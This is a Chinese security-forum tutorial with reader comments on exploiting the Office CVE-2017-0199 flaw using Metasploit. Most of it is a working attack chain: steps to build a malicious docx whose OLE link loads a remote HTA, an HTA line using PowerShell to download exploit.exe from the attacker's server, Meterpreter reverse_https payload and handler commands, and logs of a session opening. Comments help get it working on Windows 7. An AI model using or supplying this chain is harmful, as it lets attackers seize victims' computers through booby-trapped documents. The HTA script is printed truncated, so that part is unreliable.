CVE-2017-0199结合MSF有效的利用

hades / 2017-04-27 10:04:33 / 浏览数 8786

一.背景

CVE-2017-0199 WORD/RTF嵌入OLE调用远程文件执行的一个漏洞。不需要用户交互。打开文档即中招。影响如下版本：

```
cpe:2.3:a:microsoft:office:2007:sp3:*:*:*:*:*:*
cpe:2.3:a:microsoft:office:2010:sp2:*:*:*:*:*:*
cpe:2.3:a:microsoft:office:2013:sp1:*:*:*:*:*:*
cpe:2.3:a:microsoft:office:2016:*:*:*:*:*:*:*
cpe:2.3:o:microsoft:windows_7:*:sp1:*:*:*:*:*:*
cpe:2.3:o:microsoft:windows_server_2008:*:sp2:*:*:*:*:*:*
cpe:2.3:o:microsoft:windows_server_2008:r2:sp1:*:*:*:*:*:*
cpe:2.3:o:microsoft:windows_server_2012:-:*:*:*:*:*:*:*
cpe:2.3:o:microsoft:windows_vista:*:sp2:*:*:*:*:*:*
```

二.实现环境

1. linux一台（我用的ubuntu）　　#作为远程恶意代码存放服务器和MSF控制端
2. Win10+office2010 #制作恶意文档环境

linux

1.先安装msf

curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall && \

chmod 755 msfinstall && \

./msfinstall

2.安装apache服务

apt-get install apache2

windows

先打开office用word创建一个包含OBJECT的文档。如下图。http://×××/xxx.rtf

这里文档地址必须存在不然创建不了。所以需要在上面的linux服务器www目录创建一个空文件xxx.rtf。另外记得勾选link to file
不然不会成功。制作了点击确定，文件另存为exploit.docx文件。

用7z打开exploit。找到exploit.docx\word_rels\document.xml.rels 解压出来。

找到oleObject对象。如下

```
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="http://192.168.1.1/xx.rtf"
```

192.168.1.1 就是之前制作docx的插入服务器ip地址。修改为

```
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="http://192.168.1.1/exploit.hta"
```

替换保存文件。然后覆盖7z打开exploit.docx文件

到此。调用远程恶意代码执行的docx的恶意文档制作就好了。下面来制作远程服务器需要调用的恶意代码。exploit.hta

1.先用msf生成一个恶意exe

```
msf > use payload/windows/meterpreter/reverse_https

msf payload(reverse_https) > set LHOST 192.168.2.18

LHOST => 192.168.2.18
```

```
msf payload(reverse_https) > generate -t exe -f /var/www/html/exploit.exe

[*] Writing 73802 bytes to /var/www/html/exploit.exe...

msf payload(reverse_https) > ls  -l /var/www/html/exploit.exe

[*] exec: ls  -l /var/www/html/exploit.exe

-rw-r--r-- 1 root root 73802 Apr 27 03:52 /var/www/html/exploit.exe

msf payload(reverse_https) > echo " " > /var/www/html/exploit.hta

[*] exec: echo " " >exploit.hta


msf payload(reverse_https) > ls - l /var/www/html/

[*] exec: ls - l /var/www/html/

/var/www/html/:

123.hta

exploit.exe

exploit.hta

msf payload(reverse_https) >
```

2.制作exploit.hta恶意文件

将下面内容放到exploit.hta文件里面

```
<html>

<head>

<script>var c= 'powershell (new-object System.Net.WebClient).DownloadFile('http://192.168.*.*/exploit.exe','%TEMP%\exploit.exe

</head>

<body>

<script>self.close();</script>

</body>

</html>
```

3.查看写入是否成功

```
msf payload(reverse_https) > cat /var/www/html/exploit.hta

[*] exec: cat /var/www/html/exploit.hta


<html>

<head>

<script>var c= 'powershell (new-object System.Net.WebClient).DownloadFile('http://192.168.*.*/exploit.exe','%TEMP%\exploit.exe

</head>

<body>
```

```
<script>self.close();</script>

</body>

</html>

msf payload(reverse_https) >
```

四.向目标植入恶意代码

上面已经制作exploit.exe exploit.hta exploit.docx三个文件

exploit.exe　#需要放在linux服务器www目录

exploit.hta　#需要放在linux服务器www目录

exploit.docx　#恶意文档。需要在测试机器执行的

1.获取目标机器的IP

root@kali:~# echo "404" > /var/www/html/index.html

root@kali:~# ls -l /var/www/html/index.html

-rw-r--r-- 1 root root 4 Apr 27 04:03 /var/www/html/index.html

root@kali:~# chmod +x /var/www/html/index.html

制作一个空文档页面。获取http://0.0.0.0/index.html 发送给潜在测试目标

目标机器访问

root@kali:~# tail -f /var/log/apache2/access.log

192.168.*.1 - - [27/Apr/2017:04:05:36 -0400] "GET / HTTP/1.1" 200 285 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0"

192.168.*.1 - - [27/Apr/2017:04:05:36 -0400] "GET /favicon.ico HTTP/1.1" 404 503 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0"

192.168.*.1 - - [27/Apr/2017:04:05:36 -0400] "GET /favicon.ico HTTP/1.1" 404 503 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0"

得到日志。

用apache 自带模块设置IP白名单。只允许该IP访问LINUX服务器

将exploit.docx文档发送到测试机器打开执行

监控服务器日志

root@kali:~# tail -f /var/log/apache2/access.log

192.168.×.1 - - [27/Apr/2017:04:13:05 -0400] "HEAD /exploit.hta HTTP/1.1" 200 291 "-" "Microsoft Office Existence Discovery"

192.168.×.1 - - [27/Apr/2017:04:13:05 -0400] "GET /exploit.hta HTTP/1.1" 200 589 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; InfoPath.3; ms-office; MSOffice 14)"

192.168.×.1 - - [27/Apr/2017:04:13:05 -0400] "HEAD /exploit.hta HTTP/1.1" 200 290 "-" "Microsoft Office Existence Discovery"

192.168.×.1 - - [27/Apr/2017:04:13:05 -0400] "HEAD /exploit.hta HTTP/1.1" 200 290 "-" "Microsoft Office Existence Discovery"

192.168.×.1 - - [27/Apr/2017:04:13:05 -0400] "GET /exploit.exe HTTP/1.1" 304 180 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; InfoPath.3; ms-office; MSOffice 14)"

192.168.×.1 - - [27/Apr/2017:04:13:05 -0400] "HEAD /exploit.exe HTTP/1.1" 200 290 "-" "Microsoft Office Existence Discovery"

可以看到成功下载hta代码和exploit.exe 恶意二进制文件

msf监听

msf > use exploit/multi/handler

msf exploit(handler) > set payload windows/meterpreter/reverse_https

payload => windows/meterpreter/reverse_https

msf exploit(handler) > set LHOST 0.0.0.0

LHOST => 0.0.0.0

msf exploit(handler) > set LPORT 8443

LPORT => 8443

msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://0.0.0.0:8443/

[*] Starting the payload handler...

[] 192.168..1:49552 (UUID: 598dfb1f29364bd1/x86_64=2/windows=1/2017-04-27T08:20:50Z) Staging Native payload ...

[] Meterpreter session 1 opened (192.168..18:8443 -> 192.168.*.1:49552) at 2017-04-27 04:20:51 -0400

meterpreter > getuid

Server username: EN-WIN10\Admin

meterpreter > sysinfo

Computer : EN-WINX64

OS : Windows 10 (Build 10240).

Architecture : x64

System Language : en_US

Domain : WORKGROUP

Logged On Users : 2

Meterpreter : x64/win64

meterpreter >

完 :

五.参考链接

https://www.secforce.com/blog/2017/04/cve-2017-0199-exploitation-with-cobalt-strike-tutorial/

https://nvd.nist.gov/vuln/detail/CVE-2017-0199

上一篇：渗透测试某大型集团企业局域网 下一篇：网络安全监控实战：深入理解事件检测...

1. 17 条回复


master 2017-04-28 02:10:43

冰儿，你已经超神了。

0 回复Ta


asdpppp 2017-04-28 02:14:38

文章转载一下

0 回复Ta


hades 2017-04-28 02:20:57

需要转哪？

0 回复Ta


asdpppp 2017-04-28 03:38:45

就转在我自己的博客 可以不？

0 回复Ta


evi1cg 2017-04-29 17:44:38

这么弄能自动执行么？

0 回复Ta


hades 2017-05-02 01:21:32

没明白自动执行是什么意思。

https://github.com/bhdresh/CVE-2017-0199

有这类的工具直接生成 更快速的利用的 其实

0 回复Ta


evi1cg 2017-05-03 16:14:26

就是打开office自动执行hta，我按照你这个方法试了一下貌似不行 = =。

0 回复Ta


hades 2017-05-04 01:22:49

和系统有关系
你用的什么系统+offcie ？
win7好像不行

0 回复Ta


hades 2017-05-04 01:23:02

至少要win8.1以上
win7一下 那个Hta 不能写vb 要写javascript 好像才可以

0 回复Ta


hades 2017-05-04 01:25:56

因为win7 ie的关系
如果是vb的hta 不能执行的

0 回复Ta


noosec 2017-05-04 08:39:08


请问一个问题，在rtf中插入 链接，并选择 链接到文件后，office 2010 会提示缺少 package.exe，楼主是怎么解决的，我找了好几个 win7 都发现没有此exe

0 回复Ta


hades 2017-05-04 08:44:44

明天的 今天有事在外的

0 回复Ta


hades 2017-05-05 06:05:36

和系统有关系 插入的连接 远程服务器一定要存在
除非用脚本生成是不需要的

0 回复Ta


hades 2017-05-08 02:34:48

如果不想换Wind 10 的
升级IE试试
升级一下IE的版本

0 回复Ta


ly55521 2017-06-02 15:07:45

这个漏洞好多坑、、、 那天问妹子呢。。。 原来是 payload 的问题， 32 和 64位 还不一样。 他 win7 也成功利用了。。。

0 回复Ta


hades 2017-06-02 15:41:48

丸子妹纸么？厉害了

0 回复Ta


simeon 2017-06-03 03:36:00

太牛逼了。测试一下看看可行否！

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录